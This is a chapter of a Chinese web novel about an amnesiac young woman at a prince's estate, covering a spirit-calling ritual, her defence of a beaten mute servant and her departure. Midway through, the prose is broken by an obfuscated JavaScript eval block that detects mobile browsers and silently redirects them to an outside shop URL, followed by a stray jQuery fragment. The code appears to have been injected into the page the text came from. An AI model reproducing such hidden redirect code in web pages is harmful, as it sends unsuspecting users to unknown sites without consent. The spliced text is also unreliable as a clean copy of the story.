姑衍烬胳膊从房惜念手里抽出来,面无表情地大步离开,速度很快。
房惜念不明思议,提着裙子小跑起来,三四步顶上他的一步,气喘吁吁的拉住他衣袍,见他黑着脸一副难言的样子,她噗嗤笑起来。
姑衍烬脚步放慢,抬手拽住她的后领,从身边拉开一定距离:“闭嘴,我不想听你聒噪。”
别看房惜念现在对他笑眯眯,小叔长小叔短,还跟个小黄狗似的走哪跟哪,但怕他这件事一样不少,被拉开距离后,房惜念没敢继续放肆。
房惜念想想也是,毕竟男女有别,虽然她现在把烬王当小叔,某种意义上也算是亲人好友,脱衣上药确实不太合适。她跟在姑衍烬身边,左右看他又一副拒人千里之外的态度,负着手走在他身后。
“那好吧,小叔,我听宋兄说你心情不好,你可以告诉我,为什么会心情不好?”
姑衍烬脚步一顿,脸色微沉:“宋跃还跟你说什么?”
房惜念意识到自己好像把宋跃给卖了,心跳打鼓,她睁着眼睛盯着他看,一本正经的摇头:“没有,是我看小叔心情不好,跑去问宋兄,宋兄被我缠得不行,就嗯了声。”
姑衍烬微眯眼睛:“你缠着他?你和他的关系,什么时候变得那么好。”
房惜念弯下眉眼,他走一步,自己走上两步,歪着毛茸茸的脑袋说:“是我缠的他,小叔要生气就跟我生气,但你别忘记了你答应过我,不能凶我的。”
“我和宋兄的关系,从哪里说起呢,简单来说,他救过我,我请他吃饭,两人相处很融洽,就成了朋友。”
姑衍烬:“......朋友?”
“对啊,小叔你会介意吗?”
二人走到落梅阁,姑衍烬停在内室屏扇外,回头看她还要继续跟的意思,歪了下脑袋,看眼里面的换衣室,对她挑眉。
“我要更衣,你确定要跟着一起?”
房惜念停住脚,往后退上好些步,背对过去:“不了小叔,我很高兴你不介意我和宋兄做朋友。”
“你认为和他是朋友,那你问过他,他想和你做朋友?”姑衍烬走进换衣室,隔着门拉小他的声调,像埋在梅花树底下的醇酒,极有味道很是好听。
房惜念倒是没有问过,想到宋跃那张不耐烦的臭脸,估计问了也是不同意的,不过她看出来,宋兄对她还是很好的,只不过嘴硬罢了,她探头去看里面的换衣室,忍不住想,那姑衍烬是不是也是嘴硬心软。
可是昨日,他拒绝帮自己找负心汉,其实拒绝找负心汉她能理解,这不没名没姓还不知道地址,说出来确实招笑,可是她的家人呢,她来长安城也很长一段时间,也没听谁要找女儿。
或许,她的家人不住在长安城,也许在别的地方找她,只是她不知道而已。
想到这,低落的心情瞬间开朗,介时里面的换衣室门打开,换下一身官袍的姑衍烬套上浅青衫袍,交襟贴合胸膛往右下收紧,腰间束紧系带,随意中透出几分温润感。
房惜念见那抹长身玉立的身影从换衣室走过屏扇后,再从山水飞鸟花纹屏扇后走出来,入眼是他那深邃不掩张扬的俊脸,几乎意识到她的眼神,他脚步一顿。
她回过神,耳根瞬间发热,这么直勾勾盯着一个男子看,不太合礼数,何况她还叫他小叔。
简直昏了脑袋。
姑衍烬先开口,打破这一秒的尴尬:“还有事?没事就出去。”
房惜念本想跟他一同吃饭,但想到小哑巴,还有姑衍烬定是拒绝,想想就算啦。
她和姑衍烬你看我看你的对视中,慢慢退出落梅阁,这不还没走上几步,就听见外头传来嘈杂声。
路过的侍女们同时露出惊慌神色,好像发生什么大事,连同房惜念都这么认为,她随着声音寻过去,就听见熟悉的声音在叽里呱啦。
姑承允眼睛特别尖,一眼就看见从后院冒出来的小身影,过去把人拉出来,他身后跟着几位着身道袍的道友,同他站在一起的较年长,摸着白胡子,身材不算高很瘦。
道师看房惜念一眼,问姑承允:“这就是你说的那位需要叫魂的女福子?”
房惜念没想到姑承允还真叫人来了,薄袖底下的手偷偷去扯他的衣袖:“误会,都是误会,我不需要叫魂.....”
“怎么不需要啊惜念!”姑承允用手指指向自己的脸,在摸向自己的胸口,面上委屈:“你都嫌我烦了,肯定是吓掉魂了才会觉得我烦。”
房惜念看他嚎得好大声,眼看着他眼泪溢出来,她慌乱无措,忙着安抚他:“好好好,那就按照你说的办,别哭。”
姑承允抹掉眼泪,略开嘴笑,转头向曾裕请示:“道师长,准备准备给我...朋友叫魂。”
房惜念好想挖个洞把自己埋起来,眼瞅着周围陆陆续续有仆役停留观望,她稍稍偏过脑袋,避开那些人的视线,却对上曾裕的眼睛,他眼睛闪过金光,一瞬间恢复如常,对她摇头。
姑承允吓坏了:“怎么回事,是没得救了吗!”
曾裕摇头:“非也。”
房惜念心生疑惑,继续看着曾裕,曾裕却不再看她,总觉得这位道师长好像知道她的身世,或者是他看出什么来,她收回目光,被姑承允拉着走。
介时姑衍烬闻声过来,见姑承允浩浩荡荡带道庙等人过来,他不动声色的蹙眉。
姑承允怕他生气,在他开口之前解释,说明来意,他知道小叔的脾气,若是招惹他不快,没有合理的解释,他绝对逃不过挨打。
小叔不喜欢这些神神叨叨的事情,但知道是为叔母好后,便没说什么,摆手随他去。
姑承允就知道,小叔心里是有叔母的。
一场仪式下来不用多久,不到半烛香便结束,曾裕等人准备回去,房惜念安耐不住地跟过去,想问些什么却无从问起,曾裕见她如此困惑,面容和蔼。
“前尘忘却,并非坏事,你心中困惑日后君便知。”
一句话听得房惜念稀里糊涂的,等人让姑承允辞别,姑承允从门口小跑过来,左看她没事右看她也没事,看看手看看腿什么的,被房惜念一个手指摁退回去。“惜念你在想什么。”
房惜念心中复杂:“我在想道师长说的什么意思,他说我失忆不是坏事,还说困惑日后便知。”
姑承允打个响指:“我知道了,一定是要你不要想太多,一切都会有答案的。”
虽然姑承允说的有道理,但她不想等。
她想要找到家人,还想知道负心人是谁,说不定找到负心汉,受点刺激她就恢复记忆了。
房惜念越过姑承允的身体,放眼望向站在不远处的长廊内,姑衍烬长身玉立,一身如晴空碧水的衣袍,随风卷波摆动,抬首望向这边,隔空与她对视,莫名的,胸口处泛起涟漪熟悉感。
她拉过姑承允的胳膊,两人说起悄悄话:“上回我看见有个姑娘来找小叔,还特意熬了汤,好像叫何玉兰,和小叔什么关系?”
姑承允警铃大作:“惜念你别误会,她是我祖母的表亲外甥女,和我小叔没关系,她就是爱慕我的小叔,我小叔一点儿不喜欢她,真的。”
房惜念看他反应好强烈,闷声哦了声:“那不一定,我怎么瞧着,她和小叔有点内幕。”
“什么内幕!绝对没有内幕!惜念你千万千万不要乱猜啊,她倒追我小叔好几年,我小叔一直在拒绝。”
说着说着,姑承允举起手来发誓:“我敢保证,我小叔,没有答应她。”
房惜念看眼他的手势,再看他急得冒出汗,眼神狐疑,随即捂笑起来:“我就是随口问问,你看起来好激动,我误不误会,其实也没关系?”
“怎么没关系,那可是大有关系。”姑承允撇嘴,想要说什么却憋在心里的苦样子。
“有什么关系?”房惜念反问他。
姑承允欲说不说,看着她张了张嘴,嘀咕道:“你这是乱造谣,对小叔的名誉很有影响,会让他娶不到媳妇的。”
以姑衍烬身份和家世,怎会娶不到媳妇,顶多让那位何姑娘嫁进烬王府。再说,房惜念是失忆不是真脑子不好使,哪还不知道姑承允这是让她当姑衍烬亡妻的替身,她褪去笑容,鼓着脸瞪他,侧过身去,再斜着脑袋瞪他。
姑承允不知道哪里又惹她不高兴,小声哀求:“祖宗,我没有说错啊,你要是误会他,他真没有媳妇要了。”
“骗谁呢,姑承允,你就是把我当傻子看,你还说把我当朋友,我看你就是让我当你小叔亡妻的替身。”房惜念凶他。
姑承允瞪大眼睛,愣在原地都懵了,他哀嚎:“我冤枉啊,惜念,我真心实意对你,怎么可能...呜呜”他的嘴被房惜念捂住,睁着快掉眼泪的眼睛,特别特别委屈。
他拿下房惜念的手,碎碎念:“一定是刚才魂没叫齐。”
“才不是呢,姑承允,我要和你绝交。”房惜念说完,她就要走。
姑承允哪能轻易让她走,跟在她身边,甚至走到她前头,抓耳挠腮解释:“不是啊惜念,你真误会我了。”
“你别跟着我,我现在不想看见你。”房惜念真生气了,眼睛都不带看人。
姑承允懊恼,总归他理亏惹她生气,最后没敢继续跟着她。
房惜念走上好久,回头看人影没见着,心里松口气同时闷闷的,其实姑承允真是个很好很好的朋友,如果不把她送来给姑衍烬当替身的话。
她不好动,走到一定地方,她就想坐下来歇息,她左看看右瞅瞅,对上姑衍烬的眼睛,他好像在那里站了很久,一想到刚才和姑承允对话,她不自觉把脑袋垂下去。
但想到不可能,她又把脑袋抬起来,对上姑衍烬沉默的眼睛,她展开灿烂的笑容。
她小跑过去:“小叔。”
姑衍烬眉头一皱,抬手制止她的靠近:“站在那里就好。”
房惜念没有被拒绝的懊恼,只有放下心的兴奋,得到姑衍烬‘严厉否定’她乖乖站在原地,与他保持有三米外距离。
其实吴余三人被抓,她就没有理由住在烬王府,姑衍烬安排她住在那么偏那么远的小别院,本身和她撇清关系,负在身后的手纠结拧巴,不等她想是去是留,姑衍烬比她先一步开口。
“想什么时候走?”
房惜念犹豫了,虽然姑衍烬对她很凶,没有半点对姑娘家的怜惜,但其实蛮有分寸,也懂得避嫌,或许留下来也是不错的选择,而且她还跟小哑巴交朋友,离开小哑巴,她肯定不舍得的。
在这偌大的长安,没有她的立身之地,只知道这里有个挨千刀的前夫,家人不知何处寻。
不如留下来,缠着姑衍烬,跟他多培养培养感情,等二人关系好了,他就愿意替她寻亲人了,更别说那个挨千刀的负心汉。
她说:“小叔,我能不能留下来?”
姑衍烬抬眼看她:“为什么,不怕外面闲言碎语,也不怕旁人嚼舌根?”
“怕的,不过有小叔在,这些肯定不会有。”
房惜念自信满满,他都答应让她叫小叔,和是他的侄女没区别,再说她还是他的救命恩人呢,总归不会拒绝她。
“你是我带回来配合破案,让你留下来,是会让人误解。”姑衍烬摇头,随意靠在长廊的柱沿上,对她努下巴:“流言蜚语,对你我名誉有损,你不能留下来。”
房惜念瞥他一眼,怎么一个大男人比她这小姑娘还害怕有失名誉。
姑衍烬无视她眼里的失落,继续道:“上次刺杀案,你救我一命,虽然不清楚你为何出现在现场,不过不重要,出去后我会让宋跃安排你日常所需,遇到困难你找他便是。”
房惜念听到最后,嘴角快略到耳后去了:“好的小叔。”
“上次与你说过的话还作数。”姑衍烬目光落在她逐渐狐疑的娇容,停顿片刻,低头拍拍身上没有的灰尘:“别见面。”
“为何,小叔是因为害怕名誉有损嘛?”房惜念感觉他比想象中还要在意名声。
姑衍烬看她:“对。”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17756153|209330||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
房惜念和他对视,姑衍烬很明显地避嫌,接触她视线瞬间别过眼,就差把‘离我远点’写在表面上,她没忍住笑起来,一双像被溪水洗礼过的夜明珠闪烁着,像夜空中弯弯的月亮。
姑衍烬看向她,不解她因何而笑,面色不显:“傻子。”
傻就傻,房惜念歪着脑袋看他,见他嘴上说人,却没有让她感觉冒犯,突然有点对他不舍,她快要离开烬王府,日后她和姑衍烬很难再见面吧。
“我去跟我朋友告个别,要是朋友愿意跟我离开,小叔你会同意的吧?”房惜念想到小哑巴在府内定是过不好,如若愿意的话,她愿意带小哑巴离开。
姑衍烬动身站直,脸色微冷:“朋友,什么朋友?”
房惜念笑嘻嘻的完全没有注意到他猝然冷下去的脸,欢快的说:“是我在小别院认识的朋友,她不会说话,我想着她愿意跟我走的话,小叔会同意吗?”
姑衍烬:“我对你这些事情不感兴趣,不必征求我的意见,你跟管家说一句就可以。”
得到正主的同意,房惜念也就没有顾虑,她先回去小别院,没看到小哑巴,就寻着路过丫鬟的指引找过去,便听见隐隐传来木棍打在肉.体上的闷响,光听着就心惊肉跳。
哪有人挨打不出声的,除非是哑巴。
想到这,房惜念满脸愤怒,寻着声音找过去,跨过门院,入眼是小哑巴趴在长椅上,冷汗浸透鬓发,小脸撒白如纸,一旁手拿棍子的仆役作势还要打,她愤怒呵斥。
“住手!谁让你打她的!”
仆役吓一大跳,看向是她,眼神惊愕:“夫.....”
房惜念跑过去,一把推开仆役,蹲在小哑巴面前,检查她的伤势,看起来被打不是一时半会,她满脸心疼:“为什么要打她,她做错什么,要你欺负她。”
仆役支支吾吾的说:“她之前偷吃庖厨的饭菜,还偷懒。”
小哑巴掉眼泪,眼神里透着怯懦,怎么看都不像会偷吃偷懒的小姑娘,一个小小的仆役怎么敢污蔑手无缚鸡之力的小姑娘,她咬牙切齿。
“你看她不会说话,随便找个理由来污蔑她,然后对她下手。”
仆役被戳中心事,他脸色又白又青:“我没有,你别看她现在哭哭啼啼的,她可会装可怜卖惨。”
“是否装可怜卖惨,我不知道,我只知道你要惨了。”
房惜念真的生气了,她指着仆役别跑,她转头去找宋跃,宋跃见她气呼呼的鼓着脸,还以为谁欺负她,不等他开口询问,就被拉着去后院,指着跪在地上的仆役控诉罪行。
宋跃得知后,二话不说直接把人罚了遍,再赶出烬王府。
房惜念眼神闪烁,看得宋跃满脸僵硬,举起剑柄挡在身前,冷着脸往别处看。
她心怀感激的道谢。
宋跃抬首,表示接受了。
房惜念动身去搀扶小哑巴,但小哑巴伤势过重,宋跃提醒她不要随便乱碰,房惜念立马收回手来,只能等大夫过来诊断。
等大夫过来,已经是半烛香之后的事,好在小哑巴伤势不是很重,只是皮肉红肿青紫,上一段时日药膏便可痊愈。
得知结果,房惜念重重松口气,她拍拍胸口,走到小哑巴床前,牵起她的手,对上她含着泪光的眼睛。
“我就要离开王府了。”
手上一紧,是小哑巴着急了。
房惜念笑:“你愿意跟我离开吗?我跟小叔说过了,他说随便我,但你不愿意的话,我也不会.....”
小哑巴着急阻止她接下去的话,紧攥着她的手不放,看来是愿意跟她一同离开。
离开烬王府这天,乌云密布,本就燥热的空气逐渐些湿闷,房惜念踏上马车那一刻,鬼使神差地往后回头,为避嫌她没有走正门。
而是从小别院这方向的侧门离开,她看着里头一切如常的宁静,缓缓转过脑袋,钻进车厢。
姑衍烬站在萧墙后,待她走进车厢后,从萧墙后方站出来:“宋跃,你说一个人失忆后,还会重新喜欢同个人吗?”
宋跃看他嫌麻烦的侧脸,思索片刻,他说:“会,记忆可以骗人,但感情无解。”
戏台上都这么说,应该是这样。
门外车骄车轮轱辘,渐行渐远,宋跃面对门口消失的马车,再看向沉默一时的姑衍烬:“家主,你对房惜念不反感,她对你如此情深,为何不——”
“从假婚为初,便决定这婚真不了。”姑衍烬无所谓状,垂下蹙紧的眉:“夫妻二人不相爱,孩子出生得不到珍重,那孩子人生将会是一场灾难。”
姑衍烬抬头,朝他努下巴:“日后别让她来见我,你多照顾她便是。”
宋跃:“明白。”
马车一路朝向东市出发,房惜念看着脚边装满冰块的镶金青玉盆,桌几上摆放女儿家喜欢的甜食,以及未央城独特的果脯,窗外响起马蹄声,从后方靠近。
她伸手掀起竹帘,探出半张圆润的脸,这些时日她在烬王府吃好喝好,还不爱动,身子骨丰腴了些。
不过没人说她长胖了,她也毫不在意,看着在侧护送的骏马,坐在上头的人直视前方,对她是否在看他毫无在意,可以说相当无视。
“宋兄,刚才没看见你,你去哪里了?”
宋跃:“有点事。”
“是在安排我的去处吗,我记得你早早就去安排了,是还没有妥善嘛?”房惜念显得无聊,小哑巴又是个哑巴,她又不识字,唯一能说得上话,也就只有宋跃。
宋跃觉得,回答她的自己就是糊涂。
“如果没有妥善的话,那我们是不是要在外面住宿一晚,唔...像这种租房的话,手续方面确实有点麻烦。”房惜念说着说着,发现宋跃的脸好臭。
她捂唇一笑:“别这样嘛,我知道不用担心这些问题,像你们这些大官人,要一座院子可是分分钟的事儿。”
宋跃依然不回答她,她手肘摆在窗沿上,脑袋一耷拉:“以后真的不能见到小叔了吗?”